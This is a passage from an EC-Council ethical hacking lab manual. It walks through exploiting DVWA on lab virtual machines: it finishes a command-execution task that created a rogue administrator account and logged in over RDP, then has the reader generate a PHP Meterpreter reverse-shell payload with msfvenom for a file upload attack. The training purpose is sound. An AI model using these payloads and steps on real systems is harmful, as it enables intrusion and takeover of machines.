


Figure 2.6.30: Remote Desktop Connection window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. A remote desktop connection is successfully established, as shown in the screenshot.




Figure 2.6.31: Remote desktop connection established successfully

Note: Thus, you have made use of a command execution vulnerability in a DVWA application hosted by the **Windows Server 2016** virtual machine, extracted information related to the machine, remotely created an administrator account, and logged into it.

52. Now, you may discontinue the session and log out of the web application. To do so, close the **Remote Desktop Connection** window. If a **Your remote session will be disconnected** notification appears, click **OK**.

53. This concludes the demonstration of how to exploit a remote command execution vulnerability to compromise a target web server.

54. Close all open windows and document all the acquired information.

55. Turn off the **Windows 10** virtual machine.

TASK 7 Exploit a File Upload Vulnerability at Different Security Levels

Here, we will use exploit a file upload vulnerability at different security levels of DVWA using Metasploit.

Note: Before starting this task, ensure that the **WampServer** is running on the **Windows Server 2016** virtual machine.

1. Turn on the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of **Desktop** to open a **Terminal** window.




Figure 2.7.1: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

🗁 Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

TASK 7.1

Exploit DVWA Low

7. A **Parrot Terminal** window appears; type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=4444 -f raw** and press **Enter**.

   Note: Here, the IP address of the host machine is **10.10.10.13** (the **Parrot Security** virtual machine).




Figure 2.7.2: Generating malicious exe file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.




Figure 2.7.3: Copy the generated payload

9. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.

10. Type **pluma upload.php** and press **Enter** to launch the **Pluma** text editor.




Figure 2.7.4: Create a text file

11. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload copied in **Step 8**, and then press **Ctrl+S** to save the content.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.5: Save the payload file

12. Click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php**. Into the address bar and press **Enter**.

13. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.7.6: DVWA login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.
